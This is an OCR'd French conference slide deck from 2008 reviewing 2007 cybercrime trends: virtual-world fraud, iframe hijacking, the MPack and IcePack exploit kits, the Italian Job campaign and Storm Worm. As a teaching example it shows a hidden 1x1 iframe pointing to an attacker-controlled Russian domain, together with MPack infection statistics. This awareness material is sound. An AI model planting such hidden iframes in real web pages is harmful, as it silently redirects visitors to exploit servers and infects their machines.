Observatoire
de la Sécurité
des Systèmes
d'Information
& des Réseaux

CLUSIF

Cybercriminalité
Retour sur 2007, faits et tendances…

Franck Veysset – Orange Labs – MAPS/NSS
8 avril 2008 – OSSIR B

orange™

Notes

- Cette présentation fait suite au « panorama de la cybercriminalité » présenté au CLUSIF le 17 janvier 2008

- La présentation originale est disponible sur
  - http://www.clusif.asso.fr

Agenda

- Quelques mots sur le panorama Clusif…
- iFraming, the italian Job
- Mpack…
- Stormworm et botnet
- Fastflux
- Activités « douteuses »
  - domain tasting,
  - Russian Business Network (RBN)…

Ou, quand, comment

- Jeudi 17 janvier 08 – 16h
- Groupe de travail du CLUSIF
  - Club de la Sécurité de l'Information Française
  - 300 sociétés membres, RSSI, offreurs…
- Présentation annuelle, à Paris
- Environ 120 personnes, dont une vingtaine de journalistes

Objectifs

- Apprécier l'émergence de nouveaux risques et les tendances de risques déjà connus

- Relativiser ou mettre en perspective des incidents qui ont défrayé la chronique

- Englober la criminalité haute technologie, comme des atteintes plus « rustiques »

Retour panorama 2006

- Les mules
- Vol de fichiers de données
- 0 days et sites d'enchères (WabiSabiLabi)
- ..

Panorama 2007

- Mondes virtuels
- Perturber, déstabiliser
- Sophistication des attaques
- Enjeux malveillants sur le eCommerce
- Evocation de faits marquants

Mondes virtuels

- Mondes virtuels : monnaie « non virtuelle »
- Gold, Linden Dollar…
- -> intérêt pour la criminalité organisée
- 1.5 millions de $ échangés / jour sur 2nd Life

- -> Vol de comptes (WoW : 10 M° de comptes)

- Gold Farming

- Viol sur 2nd life, vol de e-meuble… pédo/porno…

Perturber, déstabiliser

- Affaire CastleCops
- Piratage en Argentine, problème d'approvisionnement en carburant
- Espionnage et F1
- Réseaux sociaux et contrôle d'infos

Enjeux malveillants sur le eCommerce

- Présentation de l'OCLCTIC

(Office Central de Lutte contre la Criminalité liée aux TIC)

- Carding, skimming, escroquerie Internet
- … ebay, WesternUnion, E-Gold, Web Money…

Faits marquants 2007

- Cyber-guerre en Estonie
- Cyber-attaques chinoises
- Enjeux de sécurité SCADA (Supervisory Control And Data Acquisition)

Sophistication des attaques

Iframe : Définition

- Un IFRAME (*Inline Frame*) est un code de redirection qui permet d'afficher dans une page Web, un cadre contenant du code HTML local ou distant. Parmi les attributs offerts avec l'élément, il y a :
  - src : la source du contenu à insérer dans le cadre ;
  - name : le nom du cadre, permettant de construire des liens vers celui-ci ;
  - scrolling : variable autorisant ou non le défilement dans la fenêtre ;
  - ainsi que toutes les options pour gérer le cadre, comme sa visibilité, sa largeur, sa longueur, sa position dans la page, ses marges, etc.

```
Exemple: <IFRAME src="http://www.lemonde.fr" width=530 height=360>
         Contenu de remplacement pour les
         navigateurs qui ne supportent pas cette balise.
         </IFRAME>
```

Iframe : Détournement


- La phase préliminaire de l'attaque consiste à rechercher et à infiltrer des sites vulnérables. C'est le cas pour de très nombreux sites qui s'appuient sur des applications développées avec le langage PHP.

- Même si l'IFRAME est « caché », il joue son rôle en pointant vers la page du site distant. Si celle-ci contient un exploit (ou même simplement un script), il pourra s'exécuter pour peu que l'ordinateur qui l'active y soit vulnérable (ou ait des paramètres de sécurité laxistes).


- Les attaques ont été nombreuses et efficaces: ANI, MS06-044, MS06-006, MS06-014, bugs ActiveX et autres XML overflows

```
Exemple:  <IFRAME src='http://blackhatcrew.ru/tds/iframe.php‘
          width='1' height='1' style='visibility: hidden;'>
          </IFRAME>
```


iframe caché, réseau sociaux




Iframe « cachées » ?



Attaques coté client (client-side attacks)





- Source : http://www.honeynet.org/papers/wek

Printemps 07 : Italian Job / MPack

- Attaque préméditée : Entre la mi-avril et la mi-juin, un grand nombre de serveurs web est corrompu. (faille commune visant Apache ou IIS ou une erreur de configuration au niveau des FAI probablement en cause)

- En juin, plus de 10 000 sites sont touchés dont 80% en Italie. Plus de 80 000 machines sont ensuite infectées.


- Dès qu'un utilisateur visite un site piégé il est silencieusement redirigé vers un web hébergeant la page PHP d'un outil connu sous le nom de MPack. (iframe)

- Diverses attaques exploitant les failles de sécurité du navigateur de la victime sont enchaînées (Firefox, IE, Opera, etc.)

Derrière l'*iframe : MPack*

Avant l'attaque

1. Une personne malveillante dispose du kit MPack. Elle l'a configuré et a implantée sur son serveur web la page PHP utile au lancement des exploits ainsi que les divers modules qui leurs sont associés.
2. Elle s'est infiltrée sur quelques serveurs web et a insérée des balises HTML iframe piégées qui pointent sur sa page d'attaque.
3. MPack est configuré pour implanter secrètement plusieurs programmes sur toute machine vulnérable qui s'y connecte.




Le premier programme est un piégeur. Il tentera d'infiltrer les pages web accessibles depuis le poste de la victime afin de les infecter et d'étendre le rayon d'action de MPack.
Les autres programmes sont généralement des implanteurs qui installeront les programmes malveillants que souhaite utiliser le pirate (robot, backdoor, keylogger, PassWord Stealer, etc.). L'outil est couplé à une base MySQL qui lui permet de suivre l'évolution de l'attaque.

IFrame & MPack

L'attaque

1. La victime visite un site légitime piégé
2. Elle est redirigée silencieusement vers le serveur hébergeant MPack
3. En fonction du navigateur, diverses vulnérabilités sont testées. Divers malwares sont téléchargés et exécutés.
4. Les pages web accessibles depuis le poste de la victime sont à leur tour piégées.



Mpack

- Outil commercial « de piratage »
- Développé et maintenu par un groupe russe
- Entre 700 et 1000 $, support compris…
- Simple et efficace… (Collection de scripts PHP)

" The project is not so profitable compared to other activities on the Internet. It's just a business. While it makes income, we will work on it, and while we are interested in it, it will live. "

"DCT", one of three developers of the MPack infection kit

Source : securityfocus.org

Derrière l'*iframe*

Le cas de l'Italie (« Italian Job »/MPack)

MPack v0.86 stat

Attacked hosts: (total/uniq)	
IE XP ALL	51966 - 47853
QuickTime	23 - 23
Win2000	3372 - 2988
Firefox	9527 - 9395
Opera7	15 - 15

Traffic: (total/uniq)	
Total traff:	66666 - 60763
Exploited:	8832 - 6636
Loads count:	98027 - 3715
Loader's response:	1109.91% - 55.98%
User blocking:	ON
Country blocking:	OFF
Efficiency: 147.04% - 6.11%	

Country	Traff	Loads	Efficiency
IT - Italy	47534	96520	203.05
ES - Spain	5491	[illegible]	[illegible]
US - United states	1914	68	3.55
DE - Germany	1365	79	5.79
FR - France	896	53	5.92
GB - United kingdom	852	40	4.69
CH - Switzerland	652	29	4.45
MX - Mexico	551	60	10.89
AR - Argentina	506	82	16.21

Source Symantec

Traffic: (total/uniq)	
Total traff:	103816 - 94648
Exploited:	12756 - 9980
Loads count:	13722 - 4921
Loader's response:	107.57% - 49.31%
User blocking:	ON
Country blocking:	OFF
Efficiency: 13.22% - 5.2%	

Attacked hosts: (total/uniq)	
IE XP ALL	80224 - 73283
QuickTime	37 - 34
Win2000	3548 - 3060
Firefox	16810 - 16599
Opera7	25 - 25

Country	Traff	Loads	Efficiency
IT - Italy	70171	11288	16.09
ES - Spain	7554	436	5.77
US - United states	3638	124	3.41
DE - Germany	2692	135	5.01
FR - France	1828	65	3.56
GB - United kingdom	1534	60	3.91
NL - Netherlands	1261	46	3.65
CH - Switzerland	1185	46	3.88
CA - Canada	971	337	34.71
MX - Mexico	738	71	9.62
[illegible]	706	43	6.09

Source WebSense

Une version récente de MPack

MPack v0.90 stats

Attacked hosts (total - uniq)	
IE XP ALL	114721 - 96104
QuickTime	2175 - 2048
Win2000	7033 - 6260
Firefox	12885 - 12514
Opera7	1271 - 1264

Traffic (total - uniq)	
Total traff	159073 - 129089
Exploited	44804 - 35574
Loads count	17408 - 15968
Loader's response	38.85% - 44.89%
Efficiency 10.94% - 12.37%	

Browser stats (total)	
MSIE	4 0%
Opera	1 0%

Modules state	
Statistic type	MySQL-based
User blocking	ON
Country blocking	OFF

Country	Traff	Loads	Efficiency
RU - Russian federation	112793 70.9%	12653 72.7%	11.22%
UA - Ukraine	16666 10.5%	1670 9.6%	10.02%
IT - Italy	7045 4.4%	593 3.4%	8.42%
GE - Georgia	5775 3.6%	673 3.9%	11.65%
BY - Belarus	5419 3.4%	657 3.8%	12.12%
KZ - Kazakstan	3098 1.9%	376 2.2%	12.14%
US - United states	1117 0.7%	50 0.3%	4.48%
AZ - Azerbaijan	1060 0.7%	128 0.7%	12.08%
MD - Moldova, republic of	683	101	14.79%

Même technique, d'autres outils

- IcePack
  - outil similaire à MPack, les exploits sont les mêmes
  - interface d'administration évoluée
  - commercialisé aux alentours de 400 dollars
- n404
  - utilisé contre le site de la *Bank of India (31 août 2007)*
- NeoSploit
  - Utilisé contre le site de *Monster.com* le 19 novembre 2007 (Eddie Bauer, GMAC Mortgage, BestBuy, Toyota Financial and Tri Counties Bank).


StormWorm

- Nombreux noms : Storm Worm, Zhelatin, Peacomm
- Première apparition en janvier 2007

